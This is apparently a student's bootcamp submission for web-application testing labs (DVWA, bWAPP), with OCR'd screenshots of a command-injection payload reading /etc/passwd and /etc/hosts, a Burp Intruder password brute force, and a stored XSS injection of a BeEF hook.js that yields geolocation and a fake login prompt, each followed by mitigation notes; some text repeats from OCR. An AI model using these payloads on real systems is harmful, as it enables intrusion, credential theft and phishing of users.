Cybersecurity

Module 15 Challenge Submission File


Testing Web Applications for Vulnerabilities

Make a copy of this document to work in, and then respond to each question below the prompt. Save and submit this completed file as your Challenge deliverable.

Web Application 1: *Your Wish is My Command Injection*

Provide a screenshot confirming that you successfully completed this exploit:

[Place screenshot her



Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 && cat ../../../../../../etc/hosts

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=109 time=32.953 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=31.992 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=36.531 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=34.132 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 31.992/33.902/36.531/1.697 ms
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.13.25   e7f6868ed817
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

This type of injection attack is called **Command Injection**, and it is dependent on the web application taking user input to run a command against an operating system.

4. Now that you have determined that Replicants new application is vulnerable to command injection, you are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:
   - `/etc/passwd`
   - `/etc/hosts`


   Hint: Try testing out a command directly on the command line to help design your payload.

5. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

Web Application 2: *A Brute Force to Be Reckoned With*

1. Complete the following steps to set up the activity.

```
e]
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: 8.8.8.8 && cat ../../../../../../etc/passwd

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=109 time=33.618 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=109 time=34.180 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=109 time=34.730 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=109 time=32.877 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 32.877/33.851/34.730/0.686 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

https://upenn.bootcampcontent.com/upenn-bootcamp/UPENN-VIRT-CY...

This type of injection attack is called **Command Injection**, and it is dependent on the web application taking user input to run a command against an operating system.

4. Now that you have determined that Replicants new application is vulnerable to command injection, you are tasked with using the dot-dot-slash method to design two payloads that will display the contents of the following files:
   - `/etc/passwd`
   - `/etc/hosts`

   Hint: Try testing out a command directly on the command line to help design your payload.

5. **Deliverable**: Take a screen shot confirming that this exploit was successfully executed and provide 2-3 sentences outlining mitigation strategies.

Web Application 2: *A Brute Force to Be Reckoned With*

1. Complete the following steps to set up the activity.

Write two or three sentences outlining mitigation strategies for this vulnerability:


```
One way to mitigate the problem is to hide the error message on the web
application but that is not totally safe cause hackers can exploit blind os
commands. According to portswinger.net, having validating parameters in an
API is very necessary. Also validating permitted values, the input is a
number, or that the input only contains strings with no other syntax, or
whitespace.

https://www.imperva.com/learn/application-security/command-injection/
https://portswigger.net/web-security/os-command-injection
```

Web Application 2: *A Brute Force to Be Reckoned With*

Provide a screenshot confirming that you successfully completed this exploit:

[Place screens



192.168.13.35/ba_insecure_login_1.php

Set your security level: low — Current: low

/ Broken Auth. - Insecure Login Forms /

Enter your credentials.

Login:


Password:

Login

Successful login! You really are Iron Man :)

bWAPP is for educational purposes only / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need a training? / © 2014 MME BVBA

hot here]



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 — Payload count: 10

Payload type: Simple list — Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

superman
loislane
spiderman
jennyjones
tonystark
timtom
peterparker
clarkkent
michaelsmith
henryhacker

Payload Processing

You can define rules to perform various processing tasks on each payload before it is

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: \=<>?+&*;:"{}|^`#

3. Intruder attack of http://192.168.13.35 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload 1	Payload 2	Status	Error	Timeout	Length	Comment
62	loislane	Courage is immortal	200	□	□	11801	
63	spiderman	Courage is immortal	200	□	□	11801	
64	jennyjones	Courage is immortal	200	□	□	11801	
65	tonystark	Courage is immortal	200	□	□	11801	
66	timtom	Courage is immortal	200	□	□	11801	
67	peterparker	Courage is immortal	200	□	□	11801	
68	clarkkent	Courage is immortal	200	□	□	11801	
69	michaelsmith	Courage is immortal	200	□	□	11801	
70	henryhacker	Courage is immortal	200	□	□	11801	
71	superman	I am Iron Man	200	□	□	11801	
72	loislane	I am Iron Man	200	□	□	11801	
73	spiderman	I am Iron Man	200	□	□	11801	
74	jennyjones	I am Iron Man	200	□	□	11801	
75	tonystark	I am Iron Man	200	□	□	11827	
76	timtom	I am Iron Man	200	□	□	11801	
77	peterparker	I am Iron Man	200	□	□	11801	
78	clarkkent	I am Iron Man	200	□	□	11801	
79	michaelsmith	I am Iron Man	200	□	□	11801	
80	henryhacker	I am Iron Man	200	□	□	11801	
81	superman	His Past. Our future	200	□	□	11801	
82	loislane	His Past. Our future	200	□	□	11801	
83	spiderman	His Past. Our future	200	□	□	11801	
84	jennyjones	His Past. Our future	200	□	□	11801	
85	tonystark	His Past. Our future	200	□	□	11801	
86	timtom	His Past. Our future	200	□	□	11801	
87	peterparker	His Past. Our future	200	□	□	11801	
88	clarkkent	His Past. Our future	200	□	□	11801	
89	michaelsmith	His Past. Our future	200	□	□	11801	

Finished


Write two or three sentences outlining mitigation strategies for this vulnerability:

Some ways to help prevent brute force attacks are having a strong password. Also limit login attempts and using a plugin that once they exeed the number of attempts their ip will be banned from the site for a certain about of time. Also monitoring IP's and baning IP that may be malicious. Also require 2FA.

Web Application 3: *Where's the BeEF?*

Provide a screenshot confirming that you successfully completed this exploit:

```
[Place screenshot
```



Vulnerability: Stored Cross Site Scripting (XSS)

Name * user

Message * <script src="http://127.0.0.1:3000/hook.js"></script>

Name: test
Message: This is a test comment.

Name: test
Message: this is a test comment


Name: test
Message: sudo beef http://127.0.0.1:3000/hook.js

Name: user
Message:

```
<!DOCTYPE html>
<html lang="en-GB">
 ▸<head>…</head>
 ▾<body class="home">
   ▾<div id="container">
     ▸<div id="header">…</div>
     ▸<div id="main_menu">…</div>
     ▾<div id="main_body">
       ▾<div class="body_padded">
          <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
         ▾<div class="vulnerable_code_area">
           ▾<form method="post" name="guestform" ">
             ▾<table width="550" border="0" cellpadding="2" cellspacing="1">
               ▾<tbody>
                 ▸<tr>…</tr>
                 ▾<tr>
                    <td width="100">Message *</td>
                   ▾<td>
…                     <textarea name="mtxMessage" cols="50" rows="3" maxlength="1
                      00"></textarea> == $0
                    </td>
                  </tr>
                 ▸<tr>…</tr>
                </tbody>
              </table>
            </form>
          </div>
          <br>
         ▸<div id="guestbook_comments">…</div>
         ▸<div id="guestbook_comments">…</div>
         ▸<div id="guestbook_comments">…</div>
         ▸<div id="guestbook_comments">…</div>
        </div>
… div.body_padded  div.vulnerable_code_area  form  table  tbody  tr  td  textarea …
```

```
element.style {
}
input, textarea, select {                                    main.css:32
   font: ▸ 100% arial,sans-serif;
   vertical-align: middle;
}
textarea:focus-visible {                          user agent stylesheet
   outline-offset: 0px;
}
:focus-visible {                                  user agent stylesheet
   outline: ▸ -webkit-focus-ring-color auto 1px;
}
textarea {                                        user agent stylesheet
   writing-mode: horizontal-tb !important;
   ~~font-style: ;~~
   ~~font-variant-ligatures: ;~~
   ~~font-variant-caps: ;~~
```

```
here]
```



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.


Name: test
Message: this is a test comment

Name: test
Message: sudo beef http://127.0.0.1:3000/hook.js

Name: user
Message:

```
src="http://127.0
.0.1:3000/hook.js
"></script>
```

- When you attempt to inject this payload, you will encounter a client-side limitation that will not allow you to enter the whole payload. You will need to find away around this limitation.
    - **Hint:** Try right-clicking and selecting "Inspecting the Element".
- Once you are able to hook into Replicants website, attempt a couple BeEF exploits. Some that work well include:



BeEF Control Panel - Mozilla Firefox

127.0.0.1:3000/ui/panel#id=284txHGgW7TTuQsIQ8B52VBf937YAVW7EzVcTy0sLBZq

Module Results History

id	date	label
0	2023-03-29 18:23	command 1
1	2023-03-29 18:23	command 2

Command results

Wed Mar 29 2023 14:23:43 GMT-0400 (Eastern Daylight Time)

data: result={"status":"success","country":"United States","countryCode":"US","region":"PA","regionName":"Pennsylvania","city":"Gettysburg","zip":"17325" 77.2177,"timezone":"America/New_York","isp":"Comcast Cable Communications, LLC","org":"Comcast IP Services, L.L.C.","as":"AS7922 Comcast Cable Communications, LLC","query":"73.230.109.215"}

Vulnerability: Stored Cross Site Scripting (XSS) :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

192.168.13.25/vulnerabilities/xss_s/

Facebook Session Timed Out

Your session has timed out due to inactivity.

Please re-enter your username and password to login.

Email: admin
Password: ••••••••

Name: test
Message: This is a test comment.

Name: test
Message: this is a test comment

Name: test
Message: sudo beef http://127.0.0.1:3000/hook.js

Name: user
Message:

Write two or three sentences outlining mitigation strategies for this vulnerability:

Using SSL and having some parts of the page uneditable or hidden so attackers can not forger the logins. Other than that I do not know would appreciate some feedback.